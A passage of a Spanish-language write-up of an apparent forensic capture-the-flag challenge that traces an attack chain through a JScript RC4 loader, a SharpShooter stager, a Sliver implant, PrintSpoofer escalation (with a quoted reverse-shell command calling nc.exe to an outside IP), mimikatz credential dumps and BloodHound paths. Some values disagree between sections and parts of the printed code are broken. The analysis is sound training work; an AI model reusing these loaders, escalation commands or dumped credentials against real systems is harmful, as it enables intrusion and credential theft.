    }
    i=0;j=0;
    for(var y=0;y<str.length;y++){
        i=(i+1)%256;j=(j+s[i])%256;x=s[i];s[i]=s[j];s[j]=x;
        res+=String.fromCharCode(str.charCodeAt(y)^s[(s[i]+s[j])%256]);
    }
    return res;
}
decodeBase64=function(s){
    var e={},i,b=0,c,x,l=0,a,r="";
    var A="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    for(i=0;i<64;i+=1){
        e[A.charCodeAt(i)]=i;
    }
    for(x=0;x<L;x++){
        c=e[s.charCodeAt(x)];b=(b<<6)+c;l+=6;
        while(l>=8){
            ((a-(b>>(l-8))&0xFF)||((x<(L-2))&0x01))||(r+=a));
            l-=8;
        }
    }
    return r;
};
```

- **b64block**: variable que contiene la extensa cadena Base64 que encapsula el *payload* cifrado.

El flujo de ejecución resulta particularmente revelador: la cadena Base64 almacenada en *b64block* es primero decodificada y posteriormente sometida a un proceso de descifrado mediante la función **rc4**, utilizando como clave el valor **wdnpmsiaeV**. El resultado de esta operación se almacena en la variable **decoded**, cuyo contenido es finalmente ejecutado mediante la instrucción **eval**, lo que permite al atacante desplegar dinámicamente el *payload* sin dejar trazas explícitas en el código fuente original.



Conviene destacar que **RC4** es un algoritmo de cifrado de flujo históricamente utilizado por su simplicidad y eficiencia, aunque actualmente considerado criptográficamente débil. Su funcionamiento se basa en la generación de un *keystream* pseudoaleatorio derivado de una clave inicial, que posteriormente se combina con el texto cifrado mediante una operación XOR. Por tanto, la presencia de RC4 suele asociarse a técnicas de ofuscación destinadas a dificultar el análisis estático, más que a proporcionar una protección criptográfica robusta.

En este caso, la clave **wdnpmmsiaeV** constituye el elemento necesario para revertir el cifrado y obtener el contenido real del *payload*, lo que permite reconstruir con precisión la funcionalidad maliciosa desplegada por el atacante.

```
var decoded=decodeBase64(b64block);
var plain=rc4('wdnpmmsiaeV',decoded);
eval(plain);
```

## 7. Which class was used for loading the final shellcode?

Una vez revertida la ofuscación, el contenido revela que se trata de un fichero **WSH**, el cual encapsula dos bloques adicionales codificados en Base64, cada uno con una función claramente diferenciada dentro de la cadena de ejecución maliciosa. Conviene recordar que un archivo **WSH (Windows Script Host)** constituye un contenedor de *scripts* ejecutables por el motor de automatización nativo de Windows, capaz de interpretar lenguajes como JScript o VBScript. Este tipo de ficheros permite la ejecución directa de código sin necesidad de compilar binarios, facilitando la interacción con el sistema operativo, la invocación de procesos externos y la manipulación de objetos COM. Los ficheros WSH son especialmente relevantes porque proporcionan a los atacantes un mecanismo discreto y altamente flexible para orquestar cargas maliciosas, ejecutar *payloads* en memoria y encadenar múltiples etapas sin dejar artefactos evidentes en disco.

El primer bloque corresponde a un **SharpShooter stager**, un *loader* .NET ofuscado y empaquetado mediante la herramienta **SharpShooter** desarrollada por MDSec. Este componente actúa como intermediario entre el script inicial y el *shellcode* final, proporcionando un mecanismo para cargar y ejecutar código arbitrario directamente en memoria, sin necesidad de escribir artefactos en disco.

```
function setversion() {
    new ActiveXObject("WScript.Shell").Environment("Process")("COMPLUS_Version") = "v4.0.30319";
}
function debug(s) {
    var ba = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = ba.GetByteCount(s);
    var ba = enc.GetBytes_(s);
    var ha = enc.GetBytes_(ba);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = "AEEAAAD////////AQAAAAAAAEEAQAAACJTeXN0ZWVuRGVsZWdhgdVTZX3pYWxpeMFAwW9uSG9sZGVy+
" + "AwkAAAEF2Wx1Z2F0Z0dYXJnZXQwB211dGhvdZDADawMwJ31zdGvtLkRtb6vnyXRlU2VyaWFsaXph";
var entry_class = 'SharpShooter';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fm = new ActiveXObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter");
    var al = new ActiveXObject("System.Collections.ArrayList");
    var n = fm.SurrogateSelector;
    var d = fm.Deserialize_(stm);
    al.Add(n);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

    var sc = "SIPk8EiDxAjogPHYAAAAAAAAAAAAAAAAAAAA";
    o.G6(sc);
} catch (e) {
    debug(e.message);
}
```

El segundo bloque Base64 contiene precisamente ese *shellcode*, que será inyectado y ejecutado tras la inicialización del *loader*.



El flujo de ejecución del script resulta especialmente revelador:

- `setversion()` fuerza la utilización del *Common Language Runtime* (CLR) de .NET en su versión 4, requisito indispensable para la correcta ejecución del stager.
  - `base64ToStream` decodifica el bloque Base64 y lo transforma en un *MemoryStream*.
  - `BinaryFormatter.Deserialize` deserializa un objeto delegado .NET que contiene el stager SharpShooter.
  - `DynamicInvoke(...).CreateInstance('SharpShooter')` instancia dinámicamente el objeto cargador en memoria.
  - Finalmente, `o.Go(sc)` ejecuta el *shellcode* contenido en el segundo bloque Base64.

La clave para responder a la pregunta reside precisamente en este punto: el objeto instanciado mediante `CreateInstance('SharpShooter')` corresponde a la clase `SharpShooter`, que es la responsable directa de cargar y ejecutar el *shellcode* final en memoria. Esta clase actúa como el componente central del stager, proporcionando las rutinas necesarias para la deserialización, inicialización y ejecución del código malicioso.

Tras identificar el stager, se procede a analizar el *shellcode* propiamente dicho. El bloque Base64 es decodificado y su huella criptográfica (SHA-256) coincide con la del archivo **CAPABLE\_TABLETOP.bin** presente en el directorio **/kali/exploit**, lo que confirma su origen. Posteriormente, el binario es convertido a un ejecutable mediante el script *shcode2exe*, permitiendo someterlo a un conjunto de reglas YARA pertenecientes a la colección central de YARA Forge.

El análisis revela la activación de tres reglas, dos de las cuales están asociadas a **Sliver**, un *Command and Control* (C2) ampliamente utilizado por actores maliciosos debido a su modularidad, su capacidad de evasión y su soporte para múltiples técnicas de post-exploitación. Este hallazgo confirma que el *payload* final corresponde a un implante Sliver, desplegado en memoria mediante la clase **SharpShooter**.

#### **8. What was the C2 used?**

Tras descifrar y desofuscar el contenido del stager SharpShooter, y una vez reconstruido el *shellcode* alojado en el segundo bloque Base64, se procedió a su conversión en un ejecutable y a su análisis mediante un conjunto de reglas YARA pertenecientes a la colección central de YARA Forge. El resultado fue especialmente revelador: tres reglas fueron activadas, dos de las cuales correspondían inequívocamente a **Sliver**, un *Command and Control* modular y multiplataforma ampliamente empleado por actores maliciosos en operaciones de post-explotación.



La coincidencia simultánea de múltiples firmas YARA asociadas a Sliver, unida al hecho de que el *shellcode* se ejecutaba en memoria a través del *loader* SharpShooter, permite concluir con plena certeza que el **C2 utilizado por el atacante fue Sliver**. Este hallazgo no solo confirma la naturaleza del implante, sino que también aporta información crítica sobre las capacidades del adversario, dado que Sliver proporciona funcionalidades avanzadas de persistencia, evasión y control remoto que encajan con la cadena de ataque observada.


### 9. The attacker used a well-known tool to escalate their privileges. Which Windows privilege does this tool exploit?

Para responder a la cuestión “*Which Windows privilege does this tool exploit?*” es necesario examinar con detenimiento el conjunto de herramientas ofensivas encontradas en el directorio **/kali/exploit**, ya que estas permiten reconstruir la técnica de escalada de privilegios empleada por el atacante en la estación de trabajo comprometida. Entre los artefactos identificados destaca **PrintSpoofer.exe**, una utilidad ampliamente conocida en el ámbito de la post-explotación en Windows por su capacidad para abusar de un privilegio específico del sistema operativo: **SeImpersonatePrivilege**.

Este privilegio, presente en numerosas cuentas de servicio y en ciertos contextos de ejecución, permite a un proceso **suplantar el token de seguridad de otro proceso** siempre que se cumplan determinadas condiciones. En esencia, **SeImpersonatePrivilege** habilita la capacidad de adoptar la identidad de un usuario con mayores privilegios, lo que convierte este mecanismo en un vector extremadamente sensible desde la perspectiva de seguridad. Su presencia en cuentas no privilegiadas constituye un riesgo significativo, ya que puede ser explotado para obtener acceso a **NT AUTHORITY\SYSTEM**, el nivel más alto de privilegios en Windows.

PrintSpoofer se aprovecha precisamente de esta característica: mediante la manipulación del servicio de *Print Spooler* y la explotación de rutas de comunicación internas, fuerza al sistema a generar un token privilegiado susceptible de ser suplantado. Una vez obtenido dicho token, la herramienta eleva el contexto de ejecución del atacante hasta **SYSTEM**, permitiéndole ejecutar código con control total sobre la máquina.

En consecuencia, el privilegio explotado por el atacante para escalar sus permisos fue **SeImpersonatePrivilege**, cuya configuración laxa en el sistema comprometido facilitó la obtención de privilegios máximos y la consolidación del acceso.



## 10. What are the arguments used to gain full NT Authority System?

Para responder a esta cuestión es necesario profundizar en el análisis del binario **MegaCorpSync.bin**, localizado en el directorio **/kali/exploit**. Tras convertirlo a un ejecutable mediante el mismo procedimiento empleado anteriormente —utilizando *shcode2exe*— y someterlo a un análisis en VirusTotal, se confirma que el archivo corresponde inequívocamente a **PrintSpoofer**, la herramienta de escalada de privilegios que explota el privilegio **SeImpersonatePrivilege** para obtener un contexto de ejecución **SYSTEM**.

Con esta identificación, resulta pertinente revisar la sintaxis habitual de PrintSpoofer para comprender qué argumentos pudieron haberse utilizado. La herramienta permite especificar comandos arbitrarios que serán ejecutados con privilegios elevados una vez completada la suplantación del token privilegiado. En consecuencia, el atacante puede encadenar PrintSpoofer con cualquier *payload* posterior, incluido un implante C2.

```
C:\>PrintSpoofer.exe -h
PrintSpoofer v0.1 (by @itm4n)

Provided that the current user has the SeImpersonate privilege, this tool will leverage the Spooler service to get a SYSTEM token and then run a custom command with CreateProcessAsUser()

Arguments:
-c <CMD> Execute the command "CMD"
-i Interact with the new process in the current command prompt (default is non-inter)
-d <ID> Spawn a new process on the desktop corresponding to this session "ID" (check your
-h That's me :)

Examples:
- Run PowerShell as SYSTEM in the current console
  PrintSpoofer.exe -i -c powershell.exe
- Spawn a SYSTEM command prompt on the desktop of the session 1
  PrintSpoofer.exe -d 1 -c cmd.exe
- Get a SYSTEM reverse shell
  PrintSpoofer.exe -c "c:\Temp\nc.exe 10.10.13.37 1337 -e cmd"
```



Para verificar si el *shellcode* ejecutado incluía la invocación de PrintSpoofer con argumentos concretos, se procede a ejecutar **strings** sobre el binario reconstruido. Este análisis revela referencias explícitas a la ejecución de PrintSpoofer desde el propio *shellcode*, lo que indica que el atacante integró la herramienta dentro de la cadena de carga, en lugar de ejecutarla como un binario independiente.

```
[~(usuario㉿kali)-[~/HTB/kali/exploit]$ strings -n 20 MegaCorpSync.bin.exe
!This program cannot be run in DOS mode.
ole32!oleaut32!wininet!mscoree!shell32
_acmdln,_argv;_p__acmdln;_p__argv;_wcmdln;_wargv;_p__wcmdln;_p__wargv
WldpQueryDynamicCodeTrust
WldpIsClassInApprovedList
AAA!-c:c:\windows\tasks\MegaCorpSync.exe
!This program cannot be run in DOS mode.
ConvertStringSecurityDescriptorToSecurityDescriptorW
CreateProcessAsUserW
CreateThreadWithDescriptor
ImpersonateNamedPipeClient
CreateProcessWithTokenW
LookupPrivilegeNameW
AdjustTokenPrivileges
RpcBindingFromStringBindingW
RpcStringBindingComposeW
DestroyEnvironmentBlock
CreateEnvironmentBlock
_C_specific_handler
__current_exception_context
```

La evidencia sugiere que PrintSpoofer fue invocado con argumentos destinados a **lanzar directamente el implante Sliver**, previamente identificado mediante reglas YARA. En otras palabras, el atacante utilizó PrintSpoofer como mecanismo de elevación para ejecutar el *payload* Sliver con privilegios **NT AUTHORITY\SYSTEM**, consolidando así un control total sobre la máquina comprometida.

## 11. What is the name of the Git repository the attacker used to generate MegaCorpSync.exe?

Para resolver esta cuestión resulta suficiente con analizar el último artefacto disponible en el directorio **/kali/exploit**: el ejecutable **MegaCorpSync.exe**. Al aplicar la utilidad **strings** sobre este binario, se observa que contiene incrustado un **PDB path**, un rastro característico que suele quedar cuando un ejecutable se compila en modo *debug* o *release* sin eliminar la información de depuración.

Conviene recordar que un **PDB (Program Database) path** es una ruta interna que apunta al archivo de símbolos generado por el compilador durante el proceso de construcción del binario. Este archivo contiene metadatos esenciales para depuración —nombres de clases, funciones, rutas de origen, estructuras internas— y, desde una perspectiva forense, constituye una fuente de información extremadamente valiosa, ya que puede revelar el entorno de desarrollo, el nombre del proyecto, la estructura del repositorio e incluso el usuario que compiló el código. En este caso, el PDB actúa como una huella digital inadvertida que permite rastrear el origen del ejecutable.

```
[~(usuario㉿kali)-[~/HTB/kali/exploit]$ strings -n 20 MegaCorpSync.exe
!This program cannot be run in DOS mode.
<PrivateImplementationDetails>
D3D81396CC415FB7C7850B7104B5AD638101264AA2B560CFD9C04879A972F
PROCESSES BASIC INFORMATION
CompilerGeneratedAttribute
AssemblyTitleAttribute
AssemblyCopyrightAttribute
AssemblyDescriptionAttribute
AssemblyFileVersionAttribute
AssemblyFileVersionAttribute
AssemblyConfigurationAttribute
AssemblyDescriptionAttribute
CompilationRelaxationsAttribute
AssemblyProductAttribute
AssemblyCompanyAttribute
AssemblyInformationalAttribute
AssemblyCompanyAttribute
RuntimeCompatibilityAttribute
Shellcode Process HOLLOWING.exe
System.Runtime.Versioning
Shellcode Process HOLLOWING
lpNumberOfBytesWritten
lpPointerToMemory
System.Runtime.InteropServices
System.Runtime.CompilerServices
System.Runtime.CompilerServices
procInformationClass
ZwQueryInformationProcess
WrapNonExceptionThrows
Shellcode Process HOLLOWING
$000024-00000000-0000-0000-0000-000000000000
.NETFramework, Version=v4.7.2
FrameworkDisplayName
.NET Framework v4.7.2
C:\Users\jigsaw\Source\Repos\OSEP-Code-Snippets\Shellcode Process HOLLOWING\obj\x64\Release\Shellcode Process HOLLOWING.pdb
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
      <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
    </requestedPrivileges>
```



El PDB extraído del binario muestra la siguiente ruta:

**C:\Users\jigsaw\Source\Repos\OSEP-Code-Snippets\Shellcode Process HOLLOWING\obj\x64\Release\Shellcode Process HOLLOWING.pdb**

Esta ruta revela dos elementos clave:

- El nombre del repositorio: **OSEP-Code-Snippets**
- El nombre del proyecto: **Shellcode Process HOLLOWING**

La referencia explícita a *Process HOLLOWING* resulta especialmente significativa. Este término describe una técnica avanzada de inyección de código en la que un proceso legítimo es creado en estado suspendido, su memoria interna es vaciada (*hollowed*), y posteriormente reemplazada por *shellcode* malicioso. El proceso resultante conserva su identidad legítima —nombre, firma, PID— pero ejecuta código arbitrario, lo que dificulta enormemente su detección por soluciones de seguridad tradicionales. Process HOLLOWING es una técnica ampliamente utilizada en *malware loaders*, implantes C2 y herramientas de post-exploitación debido a su capacidad para evadir análisis estático y dinámico.

La presencia de esta técnica en el proyecto, unida al nombre del repositorio, permite concluir con plena certeza que el atacante utilizó el repositorio **OSEP-Code-Snippets** para generar **MegaCorpSync.exe**. Una búsqueda posterior en GitHub confirma la existencia de dicho repositorio y su correspondencia con el código observado en el binario.

The screenshot shows the GitHub repository page for `chvancooten/OSEP-Code-Snippets`. The repository has 14k stars, 18 watching, and 477 forks. The main branch contains 20 commits, including:

- Merge pull request #9 from carlmon/main
- Create .github/FUNDING.yml
- AlwaysInstallElevated MSI
- AppLocker Bypass PowerShell Runspace
- Fileless Lateral Movement
- Linux Shellcode Encoder
- MCQI
- MiniDump
- Printspoofer.NET
- ROT Shellcode Encoder
- Sections Shellcode Injector
- Shellcode Process HOLLOWING
- Shellcode Process Injector
- Simple Shellcode Runner
- XOR Shellcode Encoder



## 12. What is the host name of the workstation that has been compromised?

Para determinar “*What is the host name of the workstation that has been compromised?*” resulta necesario regresar al directorio principal de **kali.zip**, donde se encuentra la carpeta **loot**, que contiene un único artefacto: **mimikatz.log**. Dado que este fichero constituye la salida directa de Mimikatz, es razonable asumir que fue generado en la propia estación de trabajo comprometida, lo que convierte su análisis en una fuente privilegiada de información contextual.

El contenido del registro revela varios elementos de gran relevancia forense. En primer lugar, la instrucción **privilege::debug** se ejecuta correctamente, lo que indica que Mimikatz logró habilitar el privilegio **SeDebugPrivilege** en el contexto del proceso. Esta operación no es trivial: *privilege::debug* solicita explícitamente al sistema la activación del privilegio de depuración, un permiso altamente sensible que permite a un proceso abrir, inspeccionar y manipular la memoria de otros procesos, incluso aquellos protegidos por el sistema operativo.

El privilegio **SeDebugPrivilege** es uno de los más potentes dentro del modelo de seguridad de Windows. Su propósito legítimo es permitir a herramientas de diagnóstico y depuración acceder a procesos críticos para análisis avanzados. Sin embargo, desde la perspectiva de un atacante, disponer de este privilegio equivale a obtener una llave maestra: habilita la lectura y extracción de secretos almacenados en procesos de alta sensibilidad, especialmente **LSASS (Local Security Authority Subsystem Service)**.

LSASS es un componente central del mecanismo de autenticación de Windows. Gestiona credenciales, tokens de acceso, hashes NTLM, tickets Kerberos y otros artefactos críticos para la seguridad del dominio. Por ello, es uno de los objetivos más codiciados en cualquier operación de post-exploitación. Cuando un atacante obtiene SeDebugPrivilege, puede abrir LSASS en modo lectura y extraer directamente credenciales en texto claro, hashes o tickets, lo que facilita movimientos laterales, escaladas adicionales y persistencia.

El hecho de que **privilege::debug** haya sido concedido confirma que el atacante ya operaba con privilegios elevados en el sistema, muy probablemente como resultado de la explotación previa de **PrintSpoofer**, tal como se evidenció en fases anteriores del análisis. Esta correlación entre la escalada de privilegios y la capacidad de acceder a LSASS constituye un indicador inequívoco de que el adversario había alcanzado un control profundo sobre la estación de trabajo comprometida.

Asimismo, el fichero muestra que el usuario actualmente autenticado es **osmith**, mientras que el *Credential Manager* contiene credenciales en texto claro pertenecientes al usuario de dominio **mtucker**, lo que sugiere que el atacante tuvo acceso a secretos almacenados localmente y potencialmente reutilizables para movimientos laterales.

```
[user@kali:~/HTB/kali/loot]$ cat mimikatz.log
mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
## ^ ##, A La Vie, A L'Amour" (oe,oe) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 : 428651 (00000000:00068b33)
Session           : Interactive from 1
User Name         : osmith
Domain            : MEGACORP
Logon Server      : DC01
Logon Time        : 6/11/2024 10:05:10 PM
SID               : S-1-5-21-3335886548-1976288829-1586005320-1611

msv :
[00000003] Primary
* Username : osmith
* Domain  : MEGACORP
* NT      : e02131719f5544df1990fb5fdf372c839ba8e26
* SHA1   : 462131719f5544df1990fb5fdf372c839ba8e26
* DPAPI  : <4561ccb3803ec66df7aeababd07b42

tspkg :
wdigest :
* Username : osmith
* Domain  : MEGACORP
* Password : (null)
kerberos :
* Username : osmith
* Domain  : MEGACORP.LOCAL
* Password : (null)
SSP :
credman :
[00000000]
* Username : MEGACORP\mtucker
* Domain  : 192.168.163.154
* Password : LUmrRx9h22jhPxEj
```



Sin embargo, el indicio más determinante para identificar el *hostname* comprometido reside en la presencia reiterada de entradas asociadas al usuario **WS01\$**, acompañado del dominio **MEGACORP**. En entornos Windows, los nombres terminados en \$ corresponden a **cuentas de máquina**, lo que implica que Mimikatz se estaba ejecutando bajo el contexto del equipo **WS01**. Este patrón confirma de manera inequívoca que la estación de trabajo comprometida es **WS01**, actuando bajo su propia cuenta de máquina con privilegios de **NT AUTHORITY**.

En consecuencia, el *hostname* de la máquina comprometida es **WS01**.

```
Authentication Id : 0 ; 67253 (00000000:000106b5)
Session          : Interactive from 1
User Name        : DWM-1
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 6/11/2024 10:02:26 PM
SID              : S-1-5-90-0-1

msv :
[00000003] Primary
* Username : WS01$
* Domain  : MEGACORP
* NTLM    : b0997a1b9786ebdc8e68af4086ed20eb
* SHA1   : cf36aa6308fc81cd7e9a544c25def1f8767b731
tspkg :
wdigest :
* Username : WS01$
* Domain  : MEGACORP
* Password : (null)
Kerberos :
* Username : WS01$
* Domain  : megacorp.local
* Password : Y*[:E_#WxgoFpls@:m[Ch5ldxFPS7ke]&m($(qNl Vx"$jjpmi:y6g=IISI>!2L;.\\0'^^7!vd3Iv589m,>_xs2&B8vl6`.bYV<P]^~g/ 7w%?W(g;08M2n
ssp :
credman :
```

### 13. What was the SAM Account Name of the user that was compromised?

Durante el análisis del archivo **mimikatz.log**, se identificaron múltiples artefactos que permiten determinar con precisión qué identidad fue comprometida.

En Windows, el **SAM Account Name** corresponde al identificador utilizado para iniciar sesión localmente o en el dominio, y coincide con el nombre de cuenta visible en Mimikatz cuando se enumeran las credenciales cargadas en memoria. Aunque el log también muestra entradas asociadas a la cuenta de máquina **WS01\$**, estas representan el contexto del sistema, no el usuario humano comprometido.

La evidencia clave es que **Mimikatz se ejecutó en una sesión donde el usuario interactivo era osmith**, lo que indica que esta identidad fue la que el atacante aprovechó para operar en la estación de trabajo comprometida.

### 14. What were the plaintext user's credentials that were cached on the compromised workstation?

Para responder a esta cuestión basta con revisar los hallazgos obtenidos durante el análisis del archivo **mimikatz.log**, concretamente el apartado donde se enumeran las credenciales almacenadas en el **Credential Manager (CredMan)** de la estación de trabajo comprometida. Conviene recordar que **Credential Manager** es un componente nativo de Windows encargado de almacenar de forma persistente credenciales utilizadas por el usuario, como contraseñas de red, sesiones RDP, accesos a recursos compartidos o tokens de autenticación. Aunque su propósito legítimo es facilitar la experiencia del usuario evitando la introducción repetida de contraseñas, desde una perspectiva forense constituye un punto crítico: si un atacante obtiene privilegios suficientes para leer su contenido, puede recuperar credenciales en texto claro o hashes reutilizables para movimientos laterales dentro del dominio.

Durante la ejecución de Mimikatz, el volcado revela que existía una entrada perteneciente al usuario de dominio **mtucker**, y lo más relevante es que dicha entrada contenía **credenciales en texto claro**, lo que indica que el usuario había iniciado sesión previamente o había almacenado credenciales persistentes en el sistema.

Este tipo de artefacto es especialmente crítico, ya que las credenciales en texto claro permiten al atacante realizar movimientos laterales inmediatos sin necesidad de cracking, reutilizando directamente la identidad del usuario comprometido dentro del dominio.



El registro muestra explícitamente la siguiente información:


- **Usuario:** mtucker
- **Contraseña en texto claro:** LUUmRfx9h22jhxEj

La presencia de estas credenciales confirma que el atacante tuvo acceso directo a secretos válidos del dominio, lo que facilitó la expansión del compromiso más allá de la máquina inicial.

## 15. To which group did the previous user initially belong?

Para determinar a qué grupo pertenecía inicialmente el usuario **mtucker**, es necesario analizar los artefactos generados por **BloodHound**, ya que esta herramienta permite reconstruir relaciones de pertenencia, delegaciones de control y rutas de privilegios dentro del dominio.


Al buscar al usuario **mtucker** en los datos recopilados por BloodHound, se observa que su pertenencia es extremadamente limitada: **solo forma parte del grupo Developers**. Esta información es relevante porque indica que el usuario no poseía privilegios elevados ni acceso directo a grupos sensibles del dominio.



Sin embargo, al examinar la sección **Group Delegated Object Control** asociada a *mtucker*, se revela un detalle crítico: el grupo **Developers** posee el privilegio **GenericAll** sobre el grupo **Engineers**. Este permiso otorga control total sobre el objeto destino, lo que incluye la capacidad de modificar su membresía. En otras palabras, aunque *mtucker* no era miembro directo de un grupo privilegiado, pertenecía a un grupo con capacidad para **elevarse indirectamente** mediante la manipulación de otro grupo.



Este tipo de relación es un ejemplo clásico de **privilege escalation path** dentro de Active Directory, donde un grupo aparentemente inofensivo puede convertirse en un vector de escalada debido a delegaciones mal configuradas.



#### 16. Which privilege enabled the attacker to pivot to another group? (Format: AD object,privilege,AD object - AD objects must be inserted without the @domain)

Para identificar qué privilegio permitió al atacante pivotar desde un grupo hacia otro dentro del dominio, es necesario analizar las relaciones de control delegadas reveladas por los artefactos de BloodHound. En la pregunta anterior se determinó que el usuario *mtucker* pertenecía inicialmente al grupo *Developers*, un grupo aparentemente no privilegiado.

Sin embargo, al examinar la sección Group Delegated Object Control, se observa un hallazgo crítico: el grupo *Developers* posee el privilegio *GenericAll* sobre el grupo *Engineers*. Este permiso es uno de los más potentes dentro de Active Directory, ya que otorga control total sobre el objeto destino. En términos prácticos, *GenericAll* permite:

- Modificar la membresía del grupo objetivo
- Cambiar sus propiedades
- Añadir o eliminar usuarios
- Alterar permisos delegados
- Tomar control efectivo del objeto

Esto significa que, aunque *mtucker* no pertenecía directamente a un grupo privilegiado, su pertenencia a *Developers* le otorgaba la capacidad de elevarse indirectamente manipulando el grupo *Engineers*, lo que constituye un claro vector de escalada lateral dentro del dominio.

Este tipo de relación —un grupo aparentemente benigno con control total sobre otro más sensible— es un ejemplo clásico de misconfiguración de delegación que habilita rutas de escalada de privilegios no evidentes a simple vista.



## 17. To which groups does the previous user currently belong? (Sort them alphabetically and separate them with a comma)

